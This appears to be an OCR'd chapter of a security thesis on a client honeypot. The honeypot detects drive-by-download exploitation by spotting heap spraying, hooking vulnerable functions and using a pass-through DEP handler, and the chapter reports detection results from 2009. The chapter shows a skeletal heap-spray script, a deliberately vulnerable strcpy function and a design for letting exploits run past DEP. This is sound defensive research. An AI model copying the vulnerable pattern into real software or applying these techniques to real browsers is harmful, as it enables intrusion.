



Figure 5.2. Exploitation phases

exploit phases to improve detection coverage. These detection mechanisms are described here in more detail.

5.3.1 Detecting pre-exploitation phase: Heap manipulation detection

Heap manipulation detection focuses on the discriminative malicious behavior of a script engine before it exploits a certain vulnerability and aims to detect that malicious behavior regardless of whether the exploitation is successful or not. This detection method monitors scripting engines on a browser and detects anomalous behavior under attack conditions. One example of an attack condition is *heap spraying*. Heap spraying involves injecting a vast amount of malicious instruction code blocks into the heap memory of a target web browser prior to an



1. Script injects vast amount of strings
2. Buffer overflow occurs
3. Instruction pointer points somewhere in heap mem.
4. Shellcode runs
HeapSpray script
Browser's heap memory

```
<script>
mem = new Array();
. . .
for(i=0,i<n;i++){
mem[i] = SlideCode + Shellcode;
}
. . .
</script>
```

Figure 5.3. Exploitation using heap spraying

exploit attempt in order to ensure the target system is hijacked (Fig.5.3). This technique is versatile, so it is combined with various types of exploitation because it is possible to exploit a system by only forcing an instruction pointer to point to the allocated heap memory space of scripting engines. I focused on the behavior of heap spraying and implemented the detection function based on a heap memory anomaly, i.e., the injection of a large number of strings that include small shellcode blocks and a large piece of slide code, which is a no-operation (NOP) instruction meant to *slide* the instruction pointer to an arbitrary destination address. This detection method detects heap spraying by observing whether or not the number of allocated heap blocks is over the threshold.

Various detection methods focusing on the memory allocation anomaly have been proposed. Nozzle [68] analyzes allocated memory strings using JavaScript and detects shellcode. It inspects memory strings allocated by JavaScript that are heap objects, and regards an executable string as shellcode. However, this method is not appropriate for inspecting a large amount of web space, because it requires large computational resources to inspect all heap blocks by using CPU emulation.

5.3.2 Detecting the exploitation phase: Dataflow anomaly detection

Dataflow anomaly detection focuses on the moment that a vulnerability is exploited. It is also able to detect an exploitation attempt regardless of whether it is successful or not. To detect the moment of an attack, this detection module, called HoneyPatch, monitors the dataflow (i.e., arguments and return values of certain vulnerable functions) on web browsers and browser helper objects (BHOs) and determines whether a vulnerable function is being attacked or not. For example, the condition for buffer-overflow detection is whether or not the provided string length is over the buffer size. This detection module is composed of a small piece of detection code and function-hook code. It is mapped to the target process memory space at a vulnerable function and intercepts vulnerable function calls. For this interception of function calls, I use dynamic link library (DLL) injection by the `CreateRemoteThread()` API. DLL injection is a method of injecting a hook function into a process that includes a target function. The interception of function calls is provided by dynamically rewriting in-process binary images. This interception method is the same as the detours [26] technique. This detection module observes the argument data and the results of calculations, and if malicious argument data are passed, or an unexpected result is returned, these function calls are recognized as an attack. For example, if a vulnerable function is implemented as


```
func(char *str){
 char buf[32];
 strcpy(buf str);
 ...
}
```

, a detection routine for this vulnerability should be implemented as

```
if(strlen(str) > 32){
 alert();
}
```

. The procedure for HoneyPatch is shown in Fig 5.4.

I implemented modules of HoneyPatch for various vulnerabilities on installed versions of web browser components and BHOs. My system achieves accurate detection of malicious web sites constructed using exploit kits or a part of it. In addition, the system can detect attacks even if they fail because the exploit code



Original code
Vulnerable function in original code
HoneyPatch
Replace head instructions to jump instruction
Jump to main routine of HoneyPatch
func(char * str){
char buf[32];
strcpy(buf,str);
…
}
Detection
if(strlen(str) > 32){
alert();
}
Execute replaced code of vulnerable function,
and jump to vulnerable function

Figure 5.4. Transparent interception procedure for vulnerable function hooking

passes through the vulnerable point. In this way, my system enables us to see exploited vulnerabilities and to detect unstable exploitations.

I should consider additional methods for detecting unknown vulnerabilities that are beyond the focus of HoneyPatch. Data Execution Prevention (DEP) is an existing memory protection mechanism that detects false data executions caused by memory corruption. When DEP detects data execution, it raises an exception while interrupting and then terminating the execution. If a client honeypot enables DEP, it can detect memory corruption. However, a DEP-enabled client honeypot sacrifices information collection; in other words, it cannot obtain malware because exploitation would be unsuccessful. To achieve both detection coverage and information collection, I propose a *pass-through* DEP handler that detects data execution but enables exploits to be executed. On a DEP-enabled honeypot system, a pass-through DEP handler monitors the DEP callback function and catches any DEP exceptions that are raised. Then it executes a certain code after logging the exceptions. There are various types of exceptions, e.g., access violation, floating-point/integer misoperation, and breakpoints. DEP can be recognized as a type of access violation. When catching an access violation exception, the pass-through DEP handler grants an execution attribution (i.e., `PAGE_EXECUTE`, `PAGE_EXECUTE_READ`, `PAGE_EXECUTE_READWRITE`, or `PAGE_EXECUTE_WRITECOPY`) to a certain memory page, which raises an exception. The DEP handler then changes the return value of the caller function that raises the exception to `TRUE`[1] in order to continue the execution. In this way, the pass-through DEP handler can detect a DEP alarm and also transparently execute the exploitation. Ordinary detectors used for system protection should terminate the exploitation; in contrast, a detector in a honeypot should detect the exploitation but allow the exploitation to continue in order to collect information. My dataflow anomaly detectors can detect the moment of exploitation and allow it to proceed toward the post-exploitation phase.

5.3.3 Detecting post-exploitation phase: Rule-based event detection

Process behavior anomaly detection focuses on the behavior of shellcode on a web browser or BHO after a certain vulnerability has been exploited. This method is not dependant on a particular vulnerability and is able to detect when an exploitation attempt is successful. Local resources, such as the file system, registry, and process space, are monitored and controlled by the process sandbox mentioned in Sect. 5.5. One of the aim of the process sandbox is to detect the malicious behavior and prevent infection in order to maintain continuous system operation. It restricts the creation of a malware executable, the creation process of malware, and access to critical registries by hooking certain API calls (file system access, registry access, and process control APIs). The process sandbox detects the malicious behavior of a process caused by exploit code. In advance of malicious behavior detection, I created a whitelist of registered legitimate behaviors of broser and plug-ins in a normal situation, for example accessing a cache directory or temporary file's directory, certain registry keys, and creating a process. Process behavior anomaly detection determines that behaviors not registered in the whitelist are *malicious behaviors*. From the viewpoint of process event anomalies, this detection method is similar to other conventional

[1]In an original procedure, a caller function identifies the type of access violation and then returns `FALSE` to terminate the execution.

client honeypots of high-interaction systems (e.g., Capture-HPC) because most of them detect malicious process events on the basis of the whitelist. Malicious processes and files that are not created by the web browser in a normal situation are restricted by the process sandbox. In particular, in the case of a malicious process trying to create files in a certain directory, file creation is restricted and the file is copied to a sandbox directory, while the process sandbox returns the success values of the API calls to the API caller in order to hide the honeypot aspect from the adversary's side. I examined the behavior of web browsers and BHOs in advance to create a whitelist of legitimate behavior in order to reduce false-positives.

5.3.4 Detection classification

Stepwise-detection adopts detection methods which have no false-positive in each exploitation phase. It combines detection methods of each exploitation phases in order to reduce false-negative. In this way, it can detect exploitation failures which are not detectable for conventional detection such as rule-based detection.

Table 5.2 is detection-alarm based exploit classification. Successful or fail of exploitation strongly depends on a platform of targeted victim host which has certain vulnerability. Therefore, if a victim host does not install an additional plug-in application, an exploitation targeting certain plug-in application must fail. My stepwise detection can recognize kind of vulnerability, known/unknown, and successful/fail. In particular, it can detect failed exploitation in previous phases (i.e., post-exploitation phase and exploitaion phase), although a honeypot collect incomplete information, in other words, it cannot collect a malware binary. We should manually analyze exploit code in detail and identify targeted application to catch up the latest unknown explitation when spetwise detection discover failed exploitation. We can feedback detected exploitlation and situation to implementation of client honeypot to improve detection and information gathering. Information of discovered unknown vulnerabilities supports security patch generation of OS/application vendors and detection signature of anti-virus/security-appliance vendors.

Table 5.2. Detection methods and classification

HM	HP	PDEP	RB	Classification
√	√	√	√	Memory corruption, Known, Successful
√	√	√		Memory corruption, Known, Fail
√	√		√	Both memory corruption and API misuse, Known, Successful
√		√	√	Memory corruption, Unknown, Successful
√	√			Memory corruption, Known, Fail
√		√		Memory corruption, Unknown, Fail
√			√	Memory corruption, Unknown, Successful
√				Memory corruption, Unknown, Fail
	√	√	√	Both memory corruption and API misuse, Known, Successful
		√	√	Both memory corruption and API misuse, Unknown, Successful
	√		√	API misuse, Known, Successful
	√	√		Both memory corruption and API misuse, Known, Fail
			√	API misuse, Unknown, Successful
		√		Both memory corruption and API misuse, Unknown, Fail
	√			API misuse, Known, Fail
				Undetectable

HM: Heap manipulation detection, HP: HoneyPatch, PDEP: Pass-through DEP handler, RB: Rule-based event detection

5.3.5 Detection evaluation

I evaluated the functions of the developed client honeypot in an experimental environment and real web space. The experimental environment had a web site composed of the exploit codes of exploit kits and the Proof of Concept (PoC) code published on the web.

In the experiment in real web space, I prepare two honeypot systems and try to indicate the tendencies and differences of the exploitation methods under each system. I used two systems that were set with MDAC either enabled or disabled. MDAC's vulnerability (MS06-014) occurs in Windows XP SP2 and older versions; newer versions apply a security patch to MDAC. I used the 32,446 URLs listed by Malware Domain List (MDL) [36] in its latest version at August 21, 2009. I experimented from August 21 to 23, 2009. The URLs in the MDL include not only sites having drive-by-download contents but also vanished sites, already fixed sites, and suspicious file hosting sites. I experimented under the conditions of these two settings, surveyed the attack patterns and detection coverage, and compared the results of the two settings.

Heap manipulation detection

The distribution of all the heap space and maximum heap block sizes allocated by a JavaScript engine on a web browser is shown in Fig. 5.5. Heap spraying scripts of the exploit code in the experimental environment allocated about 500 KB to 4 MB as the maximum heap block, and all the heap space was about 80 to 230 MB. In contrast, the results of the maximum heap block size and all the heap space allocated for crawling the MDL were widely distributed. I identified that contents distributed in over 50 MB of all the heap space included heap spraying code. The heap allocation size of heap spraying depends on the specific address set as the return address of an instruction pointer in the case of buffer overflow. Exploitation is successful if heap blocks including shellcode are allocated to that address. In other words, exploitation fails if the allocated heap blocks do not reach that address. To reach a certain address, the heap spraying script must allocate a vast amount of heap space. Meanwhile, a maximum heap block size does not strongly depend on the possibility of success. I set the threshold of heap spraying detection, based on the above result, to 50 MB of all the heap space allocated for crawling. In this regard, I confirmed that heap spraying can stay below the threshold, although the possibility of success is significantly reduced.

Dataflow anomaly detection

My result indicated that HoneyPatch is able to precisely detect exploitation provided by PoC codes targeting the vulnerabilities. My implementation of HoneyPatch is based on the conditions of occurring exploitations described in Section 5.1. This situation of occurring exploitations meets the conditions of HoneyPatch detection. In contrast, a normal situation does not meet the detection conditions. My implementation also detects attack attempts that fail to exploit a browser because it can determine whether an attack has occurred on a vulnerability.




Figure 5.5. Distribution of heap allocation

Rule-based event detection

This detection method may produce false-negatives if attacks using heap spraying and shellcode fail because there is no file or registry access and process creation events. At the same time, it can accurately detect attacks targeting MDAC's vulnerability (MS06-014) because the attack does not need both heap spraying and shellcode and is successful in creating a malware executable and malware process. In my experiment, I described, in advance of crawling, the legitimate behaviors of newly installed plug-ins, such as the process creation of BHOs and reading of the setting files. The detection method eliminated assumed false-positives, but as mentioned above, false-negatives were produced.

Combination of detection methods

I evaluated the developed variety of detection methods in real space. First, I enumerate my eight assumed patterns of exploitation, including whether there are known or unknown vulnerabilities and whether heap spraying is used or not, in Table 5.3. Here, *known* and *unknown* represent whether HoneyPatch can or cannot detect the vulnerabilities, respectively. A qualitative evaluation of the coverage of the developed detection methods under the eight condition patterns is shown in Table 5.4. For example, in pattern B, an attack performs heap spraying, targets a known vulnerability, but cannot create malicious files and processes because it fails to hijack the target web browser. As shown in the table, each detection method produces false-negatives for each of the exploitation condition patterns.

The detection rate of each method is shown in Table 5.5. Table 5.6 shows the distribution of exploitation patterns. Of these, 68.4% and 22.4% of the exploitation attempts are detectable and fail to exploit (patterns B, D, and F) when MDAC is disabled and enabled, respectively. In addition, 20.2% and 11.6% of the exploitations are detectable and targeting unknown vulnerabilities (patterns E and G) when MDAC is disabled and enabled, respectively. When MDAC is enabled, 79.5% of the exploitations are detectable for the process sandbox because the MDAC's vulnerability (MS06-014) is targeted and file creation events and process creation events occur. In contrast, when MDAC is disabled, 29.4% of the exploitations are detectable for the process sandbox because exploitation attempts resulting from heap spraying and the running of shellcode fail. Therefore, combining the three developed methods would detect these false-negatives and improve detection coverage.

The percentage of vulnerabilities targeted for exploitation are in Table 5.7. This information is used for comprehending the prevalence of web-based attacks toward security researchers and for making security announcements to end users (e.g., prompting them to apply security patches based on the tendencies of the targeted browser version and plug-ins).

Table 5.3. Exploitation patterns

Vulnerability	Heap spraying	Exploitation	Pattern
Known	Done	Success	A
		Failure	B
	None	Success	C
		Failure	D
Unknown	Done	Success	E
		Failure	F
	None	Success	G
		Failure	H

Table 5.4. Coverage of each detection method

Pattern	Pre-exploitation	Exploitation	Post-exploitation
A	√	√	√
B	√	√	-
C	-	√	√
D	-	√	-
E	√	-	√
F	√	-	-
G	-	-	√
H	-	-	-

Table 5.5. Detection rate of each detection phase

Detection phase	MDAC disabled	MDAC enabled
Pre-exploitation	161 (77.7%)	159 (63.8%)
Exploitation	104 (50.2%)	179 (71.8%)
Post-exploitation	61 (29.4%)	198 (79.5%)
Total (unique URLs)	207	249

Table 5.6. Distribution of exploitation patterns

Pattern	MDAC disabled	MDAC enabled
A	17 (8.2%)	110 (44.1%)
B	79 (38.1%)	7 (2.8%)
C	6 (2.8%)	54 (21.6%)
D	2 (0.9%)	8 (3.2%)
E	4 (1.9%)	1 (0.4%)
F	61 (29.4%)	41 (16.4%)
G	38 (18.3%)	28 (11.2%)
H	-	-
Total (unique URLs)	207	249

Table 5.7. Percentage of vulnerabilities targeted for exploitation (observed in 2009)

Vuln. ID	MDAC disabled	MDAC enabled
MS06-001	0 (0%)	0 (0%)
MS06-014	0 (0%)	171 (63.8%)
MS06-055	4 (3.6%)	2 (0.7%)
MS06-057	16 (14.5%)	17 (6.3%)
MS07-004	6 (5.4%)	1 (0.3%)
MS07-017	5(4.5%)	0 (0%)
CVE-2008-0015	66 (60.0%)	67 (25.0%)
CVE-2006-5198	1 (0.9%)	1 (0.3%)
CVE-2007-0015	0 (0%)	0 (0%)
CVE-2007-3456	0 (0%)	0 (0%)
CVE-2007-5659	3 (2.7%)	4 (1.4%)
CVE-2008-2992	8 (7.2%)	4 (1.4%)
CVE-2009-0658	0 (0%)	0 (0%)
CVE-2009-0927	1 (0.9%)	1 (0.3%)

5.4. Strategies toward high performance

In this section, I discuss the basic strategy to improve the inspection performance of a client honeypot with precise information gathering. First, I introduce OS multiplication, which is a normal honeypot operation, to improve performance. Next, we consider process multiplication as a new operation for web browser based honeypots.

5.4.1 OS multiplication

A conventional honeypot running on a high interaction system is separated by an OS boundary to prevent secondary infection from another host and limit the damage inside a compromised OS. A typical operation of a honeypot that improves its performance is to employ many OSs simultaneously. A virtual machine monitor (VMM) is generally used for this honeypot multiplication. A VMM provides a virtually isolated execution environment for each OS as a virtual machine (VM). When a specific vulnerability of a honeypot is exploited, the filesystem registry and other processes on the honeypot OS are usually compromised. Therefore, the honeypot OS should be restored to the original clean OS image after exploitation.

5.4.2 Process multiplication

A web browser based honeypot (i.e., a client honeypot) should employ many browser processes simultaneously because a client honeypot requires only web browsing functionalities at least. In addition, a web browser is not always busy because it asynchronously sends requests and receives replies from websites . A web browser cannot start rendering web content and remains idle when it is receiving reply web content from the website. In particular, the idle time of the web browser tends to be long when the web content is complicated and has many transactions and when the round trip time of a website is long. Thus, a client honeypot can improve inspection performance efficiency by launching other browser processes when the currently running browser process is idle. In this way, a client honeypot should simultaneously launch browser processes on the same OS to reduce OS overhead.


5.4.3 Process boundary operation for process multiplication

Process multiplication can resolve the above-mentioned OS overhead problem in a client honeypot. We should consider how a client honeypot can provide a process isolation mechanism for preventing interference by a compromised process, because a compromised process can negatively affect other processes or can target the entire system. For example, a compromised process usually installs a rootkit to invade the kernel layer of a target system, terminates other processes in order to interfere with monitoring systems (e.g., anti-virus and honeypot systems), or compromises other processes running on the same OS by using code injection API or indirectly injecting malicious code by replacing system dynamic link libraries (DLLs).


It is difficult to precisely determine which browser process is exploited from the simultaneously running processes when many browser processes run without a process isolation mechanism on the OS. Therefore, a critical issue is how to separate the processing boundary for honeypots to achieve process multiplication. A comparison between OS boundary operation and process boundary operation is shown in Fig. 5.6.

A mechanism of process isolation has been proposed that involves redirecting the input/output (I/O) on a high interaction client honeypot [35]. A file created by the web browser is redirected to a temporarily provided disk space, but a web browser can transparently access a corresponding file. When a compromised web browser attempts to create a file and execute it (i.e., a malware file), the I/O redirection mechanism can prevent the original files from being altered, and the client honeypot can detect a newly created file as a malware file. Moreover, the client honeypot does not have to restore the OS image.

I use process multiplication for reducing OS overhead and OS multiplication for achieving high scalability. My honeypot system is composed of the *honeypot-manager* and *honeypot-agents*. The overview and workflow are illustrated in Fig. 5.7. The honeypot-manager simultaneously controls honeypot-agents, and a honeypot-agent also controls numerous web browsers. The honeypot-manager first activates the VM of the honeypot-agent as the initialization procedure of a honeypot instance. On an activated honeypot-agent, an *agent process* launches



(a) OS boundary operation



(b) Process boundary operation

Figure 5.6. OS and process boundary operation

web browsers and makes them inspect URLs. After activation, the honeypot-agent automatically refers to the honeypot-manager's database and obtains the seed URLs for inspection. The honeypot-agent then starts inspecting them. The honeypot-agent reports results to the honeypot-manager, and retrieves inspection URLs from the honeypot-manager for inspection again when the honeypot-agent finishes i nspecting the current seed URLs. The seed URL list and its status are stored in the honeypot-manager. When the honeypot-agent retrieves some URLs from the honeypot-manager, the honeypot-agent changes the URL status to *fetched*. When the honeypot-agent finishes inspecting a fetched URL, the honeypot-agent changes the URL status to *finished*. When a web browser finishes inspecting the input URL, the honeypot-agent sends inspection logs to the honeypot-manager. A bottleneck occurs when a single honeypot-manager controls many honeypot-agents simultaneously, so communication concentrates on the honeypot-manager side. Thus, the honeypot-manager can control honeypot-agents until it reaches that peak.




Figure 5.7. Multi-agent and multi-process

5.5. Sandbox on honeypot

I assume that sandbox which is a security mechanism for separating running program is applicable to client honeypot in order to achive both requirements of safeguarding and high performance. My sandbox mechanism on honeypot system has following three aims:

- Detection
  This is previously mentioned in Sect. 5.3. A sandbox should monitor all API usages of target process (i.e., browser process and plug-in process) and detect undefined behaviors.

- System protection
  Honeypot system excepts exploitations, however honeypot system should not completely compromised. A sandbox should protect a honeypot system and ensure stable and sustainable running of honeypot.

- Process multiplication
  To improve inspection perforance of honeypot, a sandbox should provide

virtually isolated execution environment for each honeypot instance (i.e., browser process and plug-in process).

I explain and evaluate proposed sandbox mechanism in this section.

5.5.1 Process multiplication

Drive-by download targets vulnerabilities of client applications related to web browsing, and enforces download/install malware executables. Conventional drive-by download targets vulnerabilities contained in only main components of a web browser (e.g., HTML parser, JavaScript engine). According to the evolving technology of web and developed plug-in applications, it also targets vulnerabilities of plug-in applications. Since plug-in application (e.g., `Flash`, `Acrobat`, and `Java`) can be installed in various web browsers, drive-by download targets both browser-specific and plug-in vulnerabilities.

There are two types of plug-ins; running inside and outside a browser. The former is loaded as a rendering engine by a web browser when launching the web browser or receiving specific web content. For example, rendering engines of Flash and QuickTime are loaded by a web browser into its process memory. If a loaded rendering engine has a vulnerability, a browser process is at risk of being compromised. The latter runs outside a web browser. When a web browser receives specific web content such as PDF and JAR, it creates a browser-helper process and delegates rendering. If a rendering engine of the browser-helper process has a vulnerability, the browser-helper process is at risk of being compromised.

Objective of sandbox was to analyze process behaviors by per-process sandboxing in order to reduce OS overhead. There are three functionalities for improving performance of a client honeypot with precise information gathering according to the above-mentioned typical honeypot operation and an attack model.

1. Virtual isolation of process execution
   A vulnerable process, which performs a target victim application, should run independently of other processes and be accurately compromised. After being compromised, it should be prevented from negatively effecting other

processes or the OS.

2. Adaptive process creation control
   (A) Restrict process behavior after exploitation
   A hijacked process becomes a stepping-stone in compromising an entire target system or intruding into the kernel layer. Thus, a honeypot should restrict process behavior to some extent; otherwise, the system will be completely hijacked. Therefore, I investigated how to prevent the hijacking of my system by malware.

   (B) Enable rendering delegation
   A web browser delegates the rendering of certain web content to *browser-helper processes* such as the plug-in process. If the process sandbox restricts process creation, web content rendering is stopped and cannot be completed to inspect an exploitation. The result of over-restriction of process creation is that an exploitation will not succeed on the honeypot system. Therefore, the process sandbox should permit the browser-helper process and also inject sandbox functions into it.

3. Consistency of virtual system view between related processes
   When sandboxing each process, the file system and registry views are different for each process. In cross process rendering, view inconsistency occurs. For example, the browser-helper process cannot read a file for a plug-in downloaded by the browser process without file view consistency. Therefore, related processes should share common file and registry views.

According to the above requirements, I designed and implemented an original client honeypot.

5.5.2 Process sandbox

